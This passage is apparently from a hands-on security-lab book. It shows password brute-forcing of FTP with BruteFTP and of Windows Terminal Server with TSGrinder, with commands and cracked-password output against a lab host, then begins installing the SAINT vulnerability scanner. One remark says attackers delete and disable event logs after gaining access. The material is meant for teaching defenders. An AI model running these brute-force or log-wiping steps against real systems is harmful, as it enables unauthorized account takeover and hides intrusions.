☑ Make Web-Junkie.cx your IE Default Start Page (IE3+)

BruteFTP is now ready to start. Click the **Start** button. The BruteFTP application will connect to the server and attempt each password in the password file with the username you assigned. In this example the password of 123 was found for the username Kermit.



Server: 172.16.1.40

Port

Username: kermit

E:\X\Windows\bruteftp10

Password found!

Password: "123"

```
Connecting to 172.16.1.40:21
Connection Established!
220 win2000s-v Microsoft FTP Service (Version 5.0).
USER kermit
331 Password required for kermit.
PASS 1
530 User kermit cannot log in.
Connection Established!
220 win2000s-v Microsoft FTP Service (Version 5.0).
```

☑ Make WebJunkie.cx your IE Default Start Page (IE3+)

***Note:** I wanted to demonstrate that knowing the username is half the battle when dealing with user accounts. Many users feel their username is “no big deal,” but as you can see from this lab it very well can become a “big deal” to an attacker.

Lab 59: Brute-Force Terminal Server

Brute-Force Terminal Server Passwords: TSGrinder II

Prerequisites: Server running Terminal Server
Countermeasures: Strong router ACLs, session monitoring
Description: TSGrinder is an application designed to brute-force a username's password against a Terminal Server. Terminal Server uses an encrypted channel, which also helps evade Intrusion Detection Systems (IDS). Although a dictionary-based tool, it supports multiple attack windows from the same dictionary file.


Procedure: Start the application with selected options under the following syntax:

```
tsgrinder –u (username) –w (dictionary filename) target
```

In this example from the directory containing the application, type:


```
tsgrinder –u kermit –p dict 172.16.1.40
```

- The *–u kermit* tells TSGrinder to use the username Kermit (as identified from previous labs on this target).
- The *–w dict* tells TSGrinder to use the dictionary file named dict.
- 172.16.1.40 is of course the target IP address.



```
E:\X\Windows\TSGrinder2>tsgrinder -u kermit -w dict 172.16.1.40
```


A remote connection screen will appear in sets of five attempts. The username of Kermit will automatically be placed into the *User name* field and each password, one at a time from the dictionary file, will automatically be placed into the *Password* field.



User name: kermit


Password:

As each set of five attempts is made, an update to the screen will be displayed.




```
E:\X\Windows\TSGrinder2>tsgrinder -u kermit -w dict 172.16.1.40
password apple - failed
password orange - failed
password pear - failed
password monkey - failed
password racoon - failed
password giraffe - failed
password dog - failed
password cat - failed
password balls - failed
password phone - failed
```

If the correct password for the username is in the dictionary file, a terminal session will be established momentarily to the target. Either click the **OK** button or simply wait a few seconds and the screen will close automatically.



This will disconnect your Windows session. Your programs will continue to run while you are disconnected. You can reconnect to this session later by logging on again.

If the correct password was located, the password will be given. In this example, the password is **123**. Now the attacker can log in "at will" to the server via a Terminal Server session as that user.



```
E:\X\Windows\TSGrinder2>tsgrinder -u kermit -w dict 172.16.1.40
password apple - failed
password orange - failed
password pear - failed
password monkey - failed
password racoon - failed
password giraffe - failed
password dog - failed
password cat - failed
password balls - failed
password phone - failed
password circle - failed
password square - failed
password pencil - failed
password abs - failed
password abc - failed
password 123 - success!

E:\X\Windows\TSGrinder2>
```

[

***Note:** TSGrinder is one of my favorite tools because of its uniqueness and by default the Administrator account cannot be locked out with this method. Keep in mind that each attempt will be logged into the event log; once access is granted, the attacker will simply delete the logs and more than likely turn logging off altogether.

Chapter 8

Vulnerability Scanning

Lab 60: Vulnerability Scanner

Perform Vulnerability Assessment: SAINT

Prerequisites: None

Countermeasures: Secure access control lists (ACLs), Bastion servers/workstations

Description: SAINT (Security Administrator's Integrated Network Tool) is a security assessment tool based on SATAN. Features include the ability to scan through a firewall, updated security checks from Certification (CERT) and Computer Incident Advisory Centre (CIAC) bulletins, four levels of severity (red, yellow, brown, and green), and a feature-rich HTML interface. Remember that all commands in Linux are *case sensitive*.

Procedure: Install, execute against target, and review the results.


From the directory containing the compressed files, type **gunzip saint-install-5.9.5.gz**.

The **saint-install-5.9.5.gz** file will uncompress and only the **saint-install-5.9.5** file will remain.

***Note:** When SAINT is downloaded you are required to enter a valid e-mail address. A temporary License Key will be sent to that address allowing the two specific target IP addresses you requested to be scanned by SAINT. At this point I copy that License Key into the same directory that the saint-install-5.9.5 resides in.


Type in **chmod a + x saint-install-5.9.5** and press **Enter**.

- The **chmod** command tells Linux to change permissions of the file.
- The **a + x** options tells chmod to allow all users to execute the file.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT
File Edit View Terminal Go Help
Thu Dec 08
5:12 PM
Your version of VMware Tools is out of date.


```
[root@localhost SAINT]# chmod a+x saint-install-5.9.5
```

The next step is to install the SAINT application by typing **./saint-install-5.9.5** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT
File Edit View Terminal Go Help
Thu Dec 08
5:16 PM
Your version of VMware Tools is out of date.

```
[root@localhost SAINT]# chmod a+x saint-install-5.9.5
[root@localhost SAINT]# ./saint-install-5.9.5
```


The installation begins. Press the **Enter** key to read the License Agreement.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT
File Edit View Terminal Go Help
Thu Dec 08
5:16 PM
Your version of VMware Tools is out of date.

```
[root@localhost SAINT]# chmod a+x saint-install-5.9.5
[root@localhost SAINT]# ./saint-install-5.9.5

SAINT version 5.9.5
Copyright 2002-2005  SAINT Corporation
libpng Copyright 2000-2002  Glenn Randers-Pehrson

This program will install SAINT on your system.
Please hit the "Enter" key at the prompt to view the
license agreement.

Continue? (yes)>
```


You can read the License Agreement one line at a time by pressing the **Enter** key or a page at a time by pressing the **Spacebar**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT
File Edit View Terminal Go Help
Thu Dec 08
5:16 PM
Your version of VMware Tools is out of date.

```
Continue? (yes)>
LICENSE AND SERVICE AGREEMENT (INDUSTRY)

1. Definitions.  As used herein, the following definitions shall apply: "License
d Product" shall mean collectively the Licensed Software and Licensed Documentat
ion
(as hereinafter defined).  "Licensed Software" or "Software" shall mean the soft
ware in object code form, for which Licensee has paid a license fee, all updates
 and revisions thereto supplied by Licensor during the term hereof, and all perm
itted copies of the foregoing. .Licensed Documentation. shall mean any documents
 delivered by Licensor to Licensee that relate to the Licensed Software. "Use" s
hall mean the reading into and out of memory of the Licensed Software and the ex
ecution of such Software.

2. License.  Subject to the payment of the license fees and charges to Licensor,
 Licensor hereby grants to Licensee, and Licensee hereby accepts, a personal, no
n-exclusive, and non-transferable license (without the rights to sublicense) to
use the Licensed Product in accordance with the terms and conditions of this Lic
ense and Service Agreement.  The Licensed Product shall only be used for the num
ber of nodes, networks, or hosts for which Licensee has paid a license fee.

3. License fees and charges, taxes, and payments for services.  The license fees
 and charges for the license herein granted to Licensee shall be the then curren
--More--(11%)
```


Once you have reached the end of the License Agreement, type **yes** and press the **Enter** key.



```
ion of the Licensed Software that has features or capabilities beyond those of t
he Licensed Software (.Version.).

4. Subject to payment of the applicable maintenance and updates fees, the licens
e granted to Licensee under Section 1 of the License and Service Agreement exten
ds to, and the term "Licensed Software" shall include, all Maintenance Releases
received from Licensor. Licensor will use all commercially reasonable efforts to
 resolve all support issues to the satisfaction of Licensee, but it retains the
right to determine whether to revise, enhance or otherwise modify the Licensed S
oftware and which requested changes to make to the Licensed Software. Informatio
n provided by Licensee in connection with Licensor.s performance of maintenance
and updates services may be used by Licensor to support or enhance the Licensed
Software. Licensor shall have no obligation to support altered, damaged, or modi
fied software, software that is not the most current Version or the immediately
previous Version or a Version provided by Licensor to Customer within the past y
ear, software problems caused by Licensee's negligence, abuse, or misapplication
 by use of software other than as specified in the Documentation, or by other ca
uses beyond the reasonable control of Licensor; or software installed on any com
puter hardware or operating system not identified as supported by Licensor. Lice
nsor reserves the right to implement bug fixes solely in the current Version of
the Licensed Software.


Type "yes" if you accept this license>
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT
File Edit View Terminal Go Help
Thu Dec 08
5:17 PM
Your version of VMware Tools is out of date.


Press **Enter** to install the SAINT man page.



```
saint-5.9.5/scripts/saint
saint-5.9.5/scripts/saint.cgi
saint-5.9.5/scripts/saint.mac
saint-5.9.5/scripts/timescan
Completed untarring SAINT tar file.
Running perl reconfig...
Reconfiguring...
Checking to make sure all the targets are here...
Trying to find Perl... /usr/bin/perl5.8.0
Changing the source in PERL scripts...
Trying to find HTML/WWW browser... /usr/bin/mozilla
Looking for UNIX commands...
Can't find tftp (okay on Linux, will compile it)
Can't find rusers
Found Nmap 3.00; for best results upgrade to 3.50 or higher
Can't find rup
Doing substitutions on the shell scripts...
Changing paths in config/paths.pl...
Changing paths in config/paths.sh...
Looking for libssl.../usr/lib/libssl.so
Looking for libcrypto.../usr/lib/libcrypto.so
Upgrading configuration files...

Do you want to install the SAINT man page (yes)?
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT
File Edit View Terminal Go Help
Thu Dec 08
5:18 PM
Your version of VMware Tools is out of date.


Accept the default location for the man pages. Press the **Enter** key.



```
saint-5.9.5/scripts/saint.mac
saint-5.9.5/scripts/timescan
Completed untarring SAINT tar file.
Running perl reconfig...
Reconfiguring...
Checking to make sure all the targets are here...
Trying to find Perl... /usr/bin/perl5.8.0
Changing the source in PERL scripts...
Trying to find HTML/WWW browser... /usr/bin/mozilla
Looking for UNIX commands...
Can't find tftp (okay on Linux, will compile it)
Can't find rusers
Found Nmap 3.00; for best results upgrade to 3.50 or higher
Can't find rup
Doing substitutions on the shell scripts...
Changing paths in config/paths.pl...
Changing paths in config/paths.sh...
Looking for libssl.../usr/lib/libssl.so
Looking for libcrypto.../usr/lib/libcrypto.so
Upgrading configuration files...

Do you want to install the SAINT man page (yes)?

What is the root directory of your man pages (/usr/local/man)?
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT
File Edit View Terminal Go Help
Thu Dec 08
5:19 PM
Your version of VMware Tools is out of date.


Press the **Enter** key to install a SAINT icon on the desktop.



```
Reconfiguring...
Checking to make sure all the targets are here...
Trying to find Perl... /usr/bin/perl5.8.0
Changing the source in PERL scripts...
Trying to find HTML/WWW browser... /usr/bin/mozilla
Looking for UNIX commands...
Can't find tftp (okay on Linux, will compile it)
Can't find rusers
Found Nmap 3.00; for best results upgrade to 3.50 or higher
Can't find rup
Doing substitutions on the shell scripts...
Changing paths in config/paths.pl...
Changing paths in config/paths.sh...
Looking for libssl.../usr/lib/libssl.so
Looking for libcrypto.../usr/lib/libcrypto.so
Upgrading configuration files...

Do you want to install the SAINT man page (yes)?

What is the root directory of your man pages (/usr/local/man)?

Installing saint.1 in /usr/local/man/man1

Would you like to put a SAINT icon on your desktop (yes)?
```

Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/SAINT
File Edit View Terminal Go Help
Thu Dec 08
5:19 PM
Your version of VMware Tools is out of date.

